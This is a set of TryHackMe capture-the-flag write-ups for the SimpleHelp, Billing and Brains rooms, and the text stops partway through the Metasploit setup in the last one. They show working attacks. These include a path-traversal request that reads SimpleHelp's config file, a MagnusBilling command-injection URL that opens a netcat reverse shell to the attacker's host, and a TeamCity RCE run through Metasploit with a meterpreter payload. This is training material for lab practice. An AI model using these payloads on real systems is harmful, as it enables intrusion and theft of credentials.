

Try Hack Me Write-ups

Solutions to some Try Hack Me

- [Try Hack Me/SimpleHelp](#)
- [Try Hack Me/Billing](#)
- [Try Hack Me/Brains](#)
- [Try Hack Me/Mouse Trap](#)

Try Hack Me/SimpleHelp

Write-up / THM / SimpleHelp: CVE-2024-57727

by: alfreddgreat



Get the python script for POC for the vulnerability in <https://github.com/imjdl/CVE-2024-57727>.

```
root@ip-10-10-65-98:~# git clone https://github.com/imjdl/CVE-2024-57727
```

Change directory to the downloaded CVE folder.

```
root@ip-10-10-65-98:~/CVE-2024-57727# cd CVE-2024-57727/
```

Run the following python script.

```
root@ip-10-10-65-98:~/CVE-2024-57727# python3 poc.py http://10.10.32.37
```

```
root@ip-10-10-65-98:~/CVE-2024-57727# python3 poc.py http://10.10.32.37
[+] http://10.10.32.37 is vulnerable
root@ip-10-10-65-98:~/CVE-2024-57727# git clone https://github.com/imid
```

Check the poc.py script

```
def send_path_traversal_request(url: str) -> bool: """ Send a path traversal request and get the
response Args: url (str): Target url address Returns: dict: Dictionary containing response
information, including status code, response content, etc. None: Returns None if request fails """ url =
url + "/toolbox-resource/../../resource1/../../configuration/serverconfig.xml" context =
ssl._create_unverified_context() # Default request headers default_headers = { 'Accept-Encoding': 'gzip,
deflate, br', 'Accept': '*/*', 'Connection': 'keep-alive' }
```

```
root@ip-10-10-65-98:~/CVE-2024-57727# curl --path-as-is
http://10.10.32.37/toolbox-
resource/../../resource1/../../configuration/serverconfig.xml
```

```
root@ip-10-10-65-98:~/CVE-2024-57727# curl --path-as-is http://10.10.32.37/toolbox-resource/../../resource1/../../configuration/serverconfig.xml
<?xml version="1.0" encoding="UTF-8" ?>
<!--
  SimpleHelp Server XML Configuration File

  The encoding of this file is UTF-8.
-->
<SimpleSuite v="5.5.5" s="mKMGkmu2n+gxxrJ5CdCMQj8MAVu52Lq97Q==">
  <ServerFeatures>
    <RemoteAccess>on</RemoteAccess>
    <RemoteSupport>on</RemoteSupport>
    <Presentation>on</Presentation>
    <MobileAccess>on</MobileAccess>
    <RemoteWork>on</RemoteWork>
    <Tools>on</Tools>
    <ServiceRecovery>on</ServiceRecovery>
  </ServerFeatures>
  <DetailsList>
    <CUIField type="textfield" width="100" label="Name">
      <Remember>true</Remember>
      <Visible>true</Visible>
    </CUIField>
    <CUIField type="textfield" width="100" label="Company">
      <Remember>true</Remember>
      <Visible>true</Visible>
    </CUIField>
  </DetailsList>
  <HashPassword>6TPdbtd8qtXv+fbBaCWoeoo3QsLF2aku3w==:shY1zrtYA+dnnPqV1NPB860t8Ig=</HashPassword>
  <SslKeystore>
    <SecureKeystoreStorePasswordv2>mKMGkmu2n+gxxrJ5CdCMQj8MAVu52
```

```
root@ip-10-10-65-98:~/CVE-2024-57727# curl --path-as-is
http://10.10.32.37/toolbox-resource/../../resource1/../../configuration/flag.txt
```

```
root@ip-10-10-65-98:~/CVE-2024-57727# curl --path-as-is http://10.10.32.37/toolbox-
resource/../../resource1/../../configuration/flag.txt
```

THM{9ND23PVA}

"Choose your path wisely, but your shoes comfortably."

"Traverse lightly, laugh loudly."

THM{9ND23PVA}

```
root@ip-10-10-65-98:~/CVE-2024-57727# curl --path-as-is  
http://10.10.189.219/toolbox-resource/../../secmsg/../../configuration/flag.txt
```

```
root@ip-10-10-65-98:~/CVE-2024-57727# curl --path-as-is http://10.10.189.219/toolbox-  
resource/../../secmsg/../../configuration/flag.txt
```

```
THM{X8733EEZ}
```

"Some paths are meant to be traversed; others just lead to a 404."

```
THM{X8733EEZ}
```

Try Hack Me/Billing

Write-up / THM / Billing

by:



Start the Virtual Machine

Run an **nmap** scan to the VM machine

```
root@ip-10-10-209-29: ~
File Edit View Search Terminal Help
root@ip-10-10-209-29:~# nmap -sS -sC -sV 10.10.233.21
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-12 06:03 GMT
Nmap scan report for 10.10.233.21
Host is up (0.000096s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/mbilling/
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: MagnusBilling
|_Requested resource was http://10.10.233.21/mbilling/
3306/tcp  open  mysql     MariaDB (unauthorized)
MAC Address: 02:5C:29:13:01:9F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
root@ip-10-10-209-29:~#
```

From the nmap scan: `nmap -sS -sC -sV IP_THM_VM_machine`

Ports 22, 80, and 3306 are open

VM machine is a Debian Linux

Connect to port 80 using a web browser



```
root@ip-10-10-209-29: ~  
File Edit View Search Terminal Help  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-12 06:06 GMT  
Nmap scan report for 10.10.233.21  
Host is up (0.000098s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))  
| http-robots.txt: 1 disallowed entry  
|_/mbilling/  
| http-server-header: Apache/2.4.56 (Debian)  
| http-title: MagnusBilling  
|_Requested resource was http://10.10.233.21/mbilling/  
3306/tcp  open  mysql    MariaDB (unauthorized)  
MAC Address: 02:5C:29:13:01:9F (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds  
root@ip-10-10-209-29:~#
```

nc -c sh 10.10.209.29 9001

10.10.233.21/mbilling/lib/icepay/icepay.php?democ=/dev/null; nc -c sh 10.10.209.29 9001

listen with nc

nc -lnvp 9001

```
python -c 'import os; os.system("/bin/sh")'
```

<https://www.linkedin.com/pulse/linux-privesc-fail2ban-exploit-ahnaf-abrar-hasin/>

<https://eldstal.se/advisories/230327-magnusbilling.html>

[../advisories/](#)

Security advisory

A command injection vulnerability exists in magnusbilling versions 6 and 7. The vulnerability allows an unauthenticated user to execute arbitrary OS commands on the host, with the privileges of the web server.

Affected products

magnusbilling 7 up to and including commit [7af21ed620](#)

magnusbilling 6 (all versions)

Steps to reproduce

The following proof of concept uses a harmless `sleep 30` command as a payload.

1. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%2030;ls%20a`
2. Observe that the page takes 30 seconds to load
3. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%203;ls%20a`
4. Observe that the page takes only 3 seconds to load

Cause

A piece of demonstration code is present in `lib/icepay/icepay.php`, with a call to `exec()` at [line 753](#). The parameter to `exec()` includes the GET parameter `democ`, which is controlled by the user.

Impact

An unauthenticated user is able to execute arbitrary OS commands. The commands run with the privileges of the web server process, typically `www-data`. At a minimum, this allows an attacker to compromise the billing system and its database.

Proposed Mitigation

Remove the demo code from `icepay.php`.


History

- 2023-06-26: CVE-2023-30258 assigned
- 2023-03-28: Initial report removed by maintainer
- 2023-03-27: Vulnerability fixed
- 2023-03-27: Vulnerability reported

Try Hack Me/Brains

Write-up / THM / Brains

by: alfreddgreat



▶ Start Machine



Welcome to the Brains challenge, part of TryHackMe's Hackathon!

All brains gathered to build an engineering marvel; however, it seems strangers had found away to get in.

Start by deploying the machine; click on the **Start Machine** button in the upper-right-hand corner of this task to deploy the virtual machine for this room.

Note: Please allow the machine 4 - 6 minutes to fully boot.

Answer the questions below

What is the content of flag.txt in the user's home folder?

Start the Virtual Machine

Run an **nmap** scan to the VM machine

```

root@kalivm: ~
# nmap -sS -sC -sV 10.10.170.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 21:47 EDT
Nmap scan report for 10.10.170.24
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 74:76:3b:c2:d7:bf:32:a2:83:d3:26:0f:71:7b:72:e9 (RSA)
|   256 3f:67:1b:93:ca:e2:94:28:bb:10:ec:aa:2c:6c:a5:c5 (ECDSA)
|_  256 7e:61:fc:50:eb:e2:fe:a9:fa:7e:36:bc:ca:b1:d9:ea (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Maintenance
|_ http-server-header: Apache/2.4.41 (Ubuntu)
50000/tcp  open  ibm-db2?
|_ fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     TeamCity-Node-Id: MAIN_SERVER
|     WWW-Authenticate: Basic realm="TeamCity"
|     WWW-Authenticate: Bearer realm="TeamCity"
|     Cache-Control: no-store
|     Content-Type: text/plain; charset=UTF-8
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     Authentication required
|     login manually go to "/login.html" page
|_  drda, ibm-db2, ibm-db2-das:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {
font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status
400
|_  Request</h1></body></html>
|_ 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-serv
ice :
SF-Port50000-TCP:V=7.94SVN%I=7%D=10/17%Time=6711BE54%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,140,"HTTP/1.1\0x20401\0x20\r\nTeamCity-Node-Id:\0x20MAIN_SE
SF:RVER\r\nWWW-Authenticate:\0x20Basic\0x20realm=\0x20TeamCity\0\r\nWWW-Authent


```

From the nmap scan: nmap -sS -sC -sV IP_THM_VM_machine

Ports 22, 80, and 50000 are open

VM machine is an Ubuntu Linux

Connect to port 80 using a web browser




In the result of the nmap, port 50000 is also open and observing the result it is an http server

```
50000/tcp open  ibm-db2?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     TeamCity-Node-Id: MAIN_SERVER
|     WWW-Authenticate: Basic realm="TeamCity"
|     WWW-Authenticate: Bearer realm="TeamCity"
|     Cache-Control: no-store
|     Content-Type: text/plain; charset=UTF-8
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     Authentication required
|     login manually go to "/login.html" page
|   rdra, ibm-db2, ibm-db2-das:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
```

```
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1,
h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-
size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP
Status 400
```

TeamCity-Node-Id: MAIN_SERVER

Connect to port 50000 using the web browser



The webserver has an application of Teamcity Version 2023.11.3 (build 147512)

Search the vulnerability of the Teamcity version 2023.11.3 in internet.

<https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/>


← → ↻ 🏠

🔒 https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting- 67% ☆

🔒 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗄️ Kali Forums 🏠 Kali NetHunter 🔥 Exploit-DB 📄 Log in to TeamCity — ... 🏠 Google Hacking DB 🌐 OffSec 📄 GitHub - itm4n/PrintS...

News 🔒 Security 🔒

Additional Critical Security Issues Affecting TeamCity On-Premises (CVE-2024-27198 and CVE-2024-27199) – Update to 2023.11.4 Now



Daniel Gallo

March 4, 2024

March 5, 2024 update: Please also see [this follow-up blog post](#) that describes our insights and timeline for addressing these vulnerabilities.

Summary

- Two additional critical security vulnerabilities have been identified in TeamCity On-Premises.
- The vulnerabilities were discovered in February 2024 by Rapid7, who reported them to us via our coordinated disclosure policy.
- These critical security vulnerabilities have been assigned the CVE identifiers [CVE-2024-27198](#) and [CVE-2024-27199](#), and present the weaknesses [CWE-288](#) and [CWE-23](#).
- The vulnerabilities may enable an unauthenticated attacker with HTTP(S) access to a TeamCity server to bypass authentication checks and gain administrative control of that TeamCity server.
- [The vulnerabilities affect all TeamCity On-Premises versions through 2023.11.3.](#)
- They have been fixed in version 2023.11.4.
- We encourage all users to update their servers to the latest version.
- For those who are unable to do so, we have released a security patch plugin (details below).

Summary

Details

Mitigation option 1: Update your server

Mitigation option 2: Apply the security patch plugin

Security Bulletin

Frequently asked questions

Which versions are affected?

Is TeamCity Cloud affected?

Is it possible to backport the fix to our version?

Support

The application Teamcity has a vulnerability of remote code execution (RCE)

Check if the Teamcity vulnerability exist in the Metasploit Framework **CVE-2024-27198** and **CVE-2024-27199**

Run msfconsole

```
msf6 > search Teamcity


Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/jetbrains_teamcity_rce_cve_2023_42793 2023-09-19      excellent Yes    JetBrains TeamCity Unauthenticated Remote Code Execution
1  \ target: Windows                                     .              .      .      .
2  \ target: Linux                                       .              .      .      .
3  exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198 2024-03-04      excellent Yes    JetBrains TeamCity Unauthenticated Remote Code Execution
4  \ target: Java                                       .              .      .      .
5  \ target: Java Server Page                           .              .      .      .
6  \ target: Windows Command                           .              .      .      .
7  \ target: Linux Command                             .              .      .      .
8  \ target: Unix Command                               .              .      .      .
9  exploit/multi/misc/teamcity_agent_xmlrpc_exec           2015-04-14      excellent Yes    TeamCity Agent XML-RPC Command Execution
10 \ target: Windows                                    .              .      .      .
11 \ target: Linux                                       .              .      .      .

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/teamcity_agent_xmlrpc_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux'
```

Modules 3, 4, 5, 6, 7 and 8 can be used for the **CVE-2024-27198** but we don't know if the application in in java, windows, linux or unix.

Detect the technology being used by the webserver using banner grabbing and we can use **WAPPALYZER**



In the **wappalizer** you can observe that the Web Servers there is **Apache Tomcat** which means the application is running in **JAVA**.

Therefore in the msfconsole, we will use module 4 which is **target: Java**

In the msfconsole: **msf6 > use 4**

```
msf6 > use 4
[*] Additionally setting TARGET => Java
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

Then run **options** to see what is needed in the exploit. The column **Required** with the yes are obligatory.

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **options**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options
Module options (exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8111	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to TeamCity
TEAMCITY_ADMIN_ID	1	yes	The ID of an administrator account to authenticate as
VHOST		no	HTTP server virtual host

```

Payload options (java/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
LHOST  192.168.10.167  yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Java

View the full module info with the info, or info -d command.
```

The fields **RHOSTS**, **RPORT** should be filled up. And the **LHOST** should be the IP that can be reached by the VM Machine. Since the machine is in a VPN, the **LHOST** will be the VPN IP assigned to the Kali machine.

Set the following values

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOSTS 10.10.170.24
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST 10.11.80.68
```

Note: 10.10.170.24 is the THM-VM-Machine, 50000 is the Teamcity application port and 10.11.80.68 is the VPN IP of the Kali.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOSTS 10.10.170.24
RHOSTS => 10.10.170.24
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
RPORT => 50000
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST 10.11.80.68
LHOST => 10.11.80.68
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

Now check if the options are set successfully. Run the options command to see the set values.

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **options**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options
Module options (exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198):

  Name      Current Setting  Required  Description
  ----      -
